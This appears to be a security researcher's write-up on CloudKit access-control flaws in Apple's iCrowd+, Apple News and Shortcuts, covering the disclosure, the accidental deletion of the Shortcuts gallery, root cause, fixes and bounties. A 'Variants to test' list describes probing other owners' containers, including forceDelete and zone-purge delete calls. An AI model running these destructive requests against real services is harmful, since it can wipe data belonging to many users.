
Shit.
I went to one of the websites that shares a lot of shortcuts and tested one from my phone:

All of them were gone. The deletion had worked somehow, even though _defaultZone never disappeared. Sharing a new shortcut also did not work, at least not to begin with, most likely because the record types had been deleted too.
At 23 Mar 2021 20:44:00 GMT I wrote to Apple Security:

I explained the situation and confirmed I understood the severity, and described the steps I had taken to avoid service interruption, since I knew that was against the Apple Security Bounty policy. I explained that creating zones was possible but that I did not know whether that confirmed I could also delete zones.
Another reason the bug was hard to find was that the container from my other Apple developer account was not vulnerable, and the error when deleting metadata_zone showed that permission checks existed. The bug seemed to allow only _defaultZone to be deleted, and only on Apple-owned CloudKit containers.

I used "I am able to create a zone" as an indicator that the bug existed in other Apple containers, so Apple could see the scope without me causing more harm. I was already panicking. Besides com.apple.shortcuts, the list had 30 more containers with the same issue. I still was not sure that creating a zone in the Public scope proved the ability to delete the default zone, but it was the closest I got to verifying it, and the other containers might not have used the Public scope at all. I never confirmed the bug on the other scopes.
Apple's first response came early the next morning:

Public reaction
I acknowledged the email and saw on Twitter that this was affecting a lot of people:






Some suspected it was a deliberate move by Apple, tied to a podcast discussion about using the API to fetch Shortcuts data. A podcast called "Connected" discussed the issue and tried to explain what had happened (between 26:50 and 40:22). One person was exactly right about the minute of my accidental deletion call:
Apple's response

Apple was quiet after the first request to stop testing. They did go public and explain that the issue would be solved:

It took a few days for all data to recover. One person shared my assumption about why:
On April 1st Apple replied:

During the hold period I followed up, again clarifying the steps I took to prevent service interruption and explaining how limited I was in confirming whether the deletion call had worked. I also asked whether creating a zone was a good indicator of the bug. The reply confirmed that creating a zone was a valid non-destructive way to confirm invalid security controls:

I then confirmed I could no longer make any zone modifications. The CloudKit Developer portal was later moved to use the API on api.apple-cloudkit.com.
Root cause
All three bugs are access-control misconfigurations in the Public scope of Apple-owned containers, not flaws in CloudKit's design as such. In iCrowd+ the public API token allowed writing records that the site then rendered. In Apple News the records in com.apple.news.public were configured so that forceDelete was permitted to an authenticated user, while every other modification method was denied. In Shortcuts the Public scope accepted a zones/modify delete operation against _defaultZone from the developer-portal API, while the same call against metadata_zone was rejected with NOT_SUPPORTED_BY_ZONE. The permission checks that did exist (the metadata_zone rejection, the Cannot delete all records from public default zone error seen from a second account against my own container) made the gap easy to miss. The cross-API angle mattered: the developer-portal API was the one that let the delete through, after the gateway and www.icloud.com APIs failed.
Impact
On iCrowd+, anyone with the public token from the site's JavaScript could add records that changed what the site displayed. On Apple News, an authenticated user could delete any channel or article, including stock entries, in com.apple.news.public, affecting the Apple News and Stocks apps. On Shortcuts, the delete call removed the public _defaultZone content of com.apple.shortcuts: the gallery and all shared shortcuts for all users disappeared, and sharing new shortcuts did not work initially, most likely because the record types were deleted too. The same indicator (ability to create a zone) was present on 30 more Apple containers, but I never confirmed the bug on other scopes or that those containers used the Public scope at all.
Fix
Apple removed CloudKit usage from https://public.icrowd.apple.com/ on 25 February, changed the permissions on the records in com.apple.news.public on 19 March so that forceDelete returns ACCESS_DENIED, and said it had addressed the reported issues in a recent system change, asking me to hold off testing CloudKit until 1 May 2021. After that I could no longer perform any zone modifications, and the CloudKit Developer portal was later moved to the api.apple-cloudkit.com API.
Variants to test
- Look for public CloudKit tokens in client-side JavaScript and try writing records with them through the CloudKit Catalogue. A positive result is a record you created appearing in the site's rendered content.
- Take an authenticated request from one Apple web API (for example Notes on
www.icloud.com) and swap the container and scope for another Apple container. A positive result is a successfulrecords/lookupagainst a container you do not own. - Enumerate every
records/modifyoperation type (create,update,forceUpdate,replace,forceReplace,delete,forceDelete) against a public record. A positive result is any operation other thanACCESS_DENIED, especiallyforceDeletereturning"deleted" :true. - Repeat the same container through each CloudKit front end (
gateway.icloud.com,p55-ckdatabasews.icloud.com, the developer portal API). A positive result is one front end permitting an operation the others deny. - Try
zones/modifywithoperationType: deleteandpurge: trueagainst_defaultZoneof a container you do not own, and againstmetadata_zoneas a control. A positive result is"deleted" :truefor_defaultZonewhile the system zone is rejected. - Use the ability to create a zone in a public scope as a non-destructive indicator of missing zone controls, then confirm with the owner before attempting anything destructive.
What happened, in plain words
Apple stores a lot of the data behind its own apps in a system called CloudKit. Think of CloudKit as a set of shared filing cabinets in the cloud: apps can read and write records in those cabinets directly, without going through a separate server of their own. Each cabinet has rules about who may look inside and who may change things.
Sometimes those rules are set up wrongly, even by Apple. This article walks through three such mistakes that Frans Rosén found in three Apple products: a website called iCrowd+, the Apple News app, and the Shortcuts app. The mistakes ranged from annoying to serious. The Shortcuts one ended with the public gallery of shared shortcuts disappearing for everybody, because a single delete request went further than expected.
All three problems were reported to Apple through its bug bounty programme and fixed. Apple paid $12,000, $24,000 and $28,000 for them.
A quick word on what a bug bounty programme is, since it comes up throughout: it is a scheme where a company pays people outside the company for reporting security problems responsibly, instead of punishing them. The rules usually say you must not damage real user data while testing. Keep that rule in mind, because it becomes important later.
What CloudKit is
CloudKit is Apple's data storage framework. The closest comparison is Google's Firebase: a database that an app talks to directly, logging in to prove who it is, then reading and writing records. The app does not need its own backend server for that part.
Here is the structure, in the order you meet it:
- You create a container with a name. The suggested format is a reversed domain name, like
com.apple.xxx. Containers you create yourself begin withiCloud. - Inside a container there are two environments: Development and Production. Think of them as a rehearsal room and a live stage.
- Inside each environment there are three scopes: Private, Shared and Public. Private is only reachable by your own user. Shared holds data that users share with each other. Public is reachable by anyone, sometimes with a public API token and sometimes with a login.
- Inside each scope you can create zones. The default zone is called
_defaultZone. A zone is like a folder inside the cabinet. - Inside each zone you define record types, which are like the shapes of forms: an article, a stock entry, a gallery banner.
- Each record type has record fields, the individual boxes on the form, holding data of a type such as INT (a whole number), BOOLEAN (true or false), TEXT or BINARY.
- Inside each zone you store records, the filled-in forms. Every record belongs to a record type.
